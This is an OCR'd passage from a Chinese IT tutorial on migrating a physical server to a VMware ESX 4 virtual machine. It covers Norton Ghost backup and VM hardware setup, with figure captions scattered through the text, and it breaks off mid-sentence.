


图3 弹出界面




图4 按这样配置




图5 更改SCSI控制器类型




图6 设置启动引导延迟

那什么是虚拟化技术呢？从网上搜了一下，觉得以下两条解释比较符合：

1、虚拟化是表示计算机资源的逻辑组（或子集）的过程，这样就可以用从原始配置中获益的方式访问它们。这种资源的新虚拟视图并不受时限、地理位置或底层资源的物理配置的限制。

2、虚拟化是对一组类似资源提供一个通用的抽象接口集，从而隐藏属性和操作之间的差异，并允许通过一种通用的方式来查看并维护资源。

其作用有提高现有资源的利用程度、通过缩减物理基础架构和提高服务器/管理员比率，降低数据中心成本、提高硬件和应用程序的可用性，进而提高业务连续性、实现了运营灵活性及提高桌面的可管理性和安全性。

VMWare为虚拟化技术实现的领头羊，ESX 4则适用于任何系统环境的企业级虚拟计算机软件。

在整个移植过程中，分别使用了三种不同的方式，这三种方式各有所长，在这个过程中也遇到了很多问题，下面将由繁至简分别对这三种方法的利弊及遇到的问题一一进行说明。好了，不多废话了，首先来看第一种方法——Ghost。

我们首先将物理服务器系统备份出来，在需要做移植的物理服务器系统上安装**Norton Ghost 2003**。它是强大的系统升级、备份和恢复工具，采用直观的Windows界面，使硬盘备份工作变得简便而轻松。便捷的方式必然能有效地防止数据丢失，它支持映射的网络驱动器，简化了中小型企业的备份工作。

但因Norton Ghost 2003中的Ghost.exe版本为8.0，不直接支持SATA硬盘，所以需要去网上下载Ghost 11.5的版本，解压后将所有文件复制到Norton Ghost 2003的安装目录下覆盖原文件。

如图1所示，为Ghost 11.5解压后的所有文件。

下面分别说一下这5个文件的用途及作用：

gdisk——在DOS下进行指定硬盘的分区操作，不可用于Windows环境。

gdisk32——作用同gdisk，但仅可用于Windows环境，不能在纯DOS环境下执行。

ghost——我们需要使用到的11.5的主文件，在DOS下进行指定硬盘、分区的完整备份及还原，不可用于Windows环境。

ghost32——作用同ghost，但仅可用于Windows环境，不能在纯DOS环境下执行。

ghostexp——GHO、GHS文件的浏览器，可以将其中的文件释放出来。此程序在处理系统故障时非常有用，如在系统文件部分丢失或损坏时，我们没有必要直接还原系统，只需在WIN PE环境下释放文件至对应文件夹下即可。

好了，回到正题。打开Norton Ghost 2003，如图2所示。

点击图2中的“Backup”按钮，会弹出如图3所示界面。

这里选择物理服务器系统需要移植的对象，是整块硬盘还是单独分区进行备份，备份到文件还是光盘。本例为选择系统所在分区C盘备份到文件，设置完成后点击“下一步”选择文件的保存位置。

本例中选择备份文件存放在D盘，之后一路“下一步”直至“完成”，在完成后的弹出窗口中选择“立刻处理”，Norton Ghost 2003会新建一启动分区，之后系统会重启，直接进入纯DOS的Ghost进行系统备份。

至此，物理服务器系统的备份就完成了。在等待Ghost备份完成的同时，我们先来准备一下虚拟机上的系统。

在VC Client中左侧虚拟服务器上单击右键，选择“新建虚拟机”，在弹出的“创建新的虚拟机”界面上根据自己的要求输入虚拟机的标识名，然后点击“下一步”选择数据存储。

注意，默认新建的虚拟机是没有网卡的，需要自己手工添加。点击“添加”按钮，在弹出的“添加硬件”对话框列表中选择“以太网适配器”，然后点击“下一步”，这里一定要按如图4所示的内容来进行配置。

“适配器类型”必须为“可变”，在没有安装VMWare Tools之前，只有这个类型是可以自检到驱动的。也就是说，Windows只自带“可变”的驱动，“网络连接”根据自己所在网络进行选择。**“设备状态”这里一定要在“启动时连接”前打钩**，因为下面的操作需要用到网络，且实时添加是不起作用的。

在这个操作之后，完全可以根据自己的需要来进行设置。设置完成后点击“下一步”，再点击“完成”即添加完成网卡。

下面我们还需要更改SCSI控制器类型，以便完成后面的操作。点击“硬件列表”，选择“SCSI控制器”，点击“更改类型”，在弹出的“更改SCSI控制器类型”对话框中选择“LSI Logic SAS”，最后点“确定”，如图5所示。

有读者问：为什么要特意做这一步？请稍安勿躁，暂且放一边，后面会说明真正的用途。

这里还要手工添加一块硬盘，用来放置备份出来用于还原至虚拟机的Ghost文件。点击“添加”按钮，在弹出的“添加硬件”对话框列表中选择“硬盘”，点击“下一步”设置硬盘大小及类型，完成后点击“下一步”至“完成”。

下面来设置虚拟硬件启动时等待的时间。在“虚拟机属性”对话框中选




图7　上传光盘




图9　选择“多功能Win

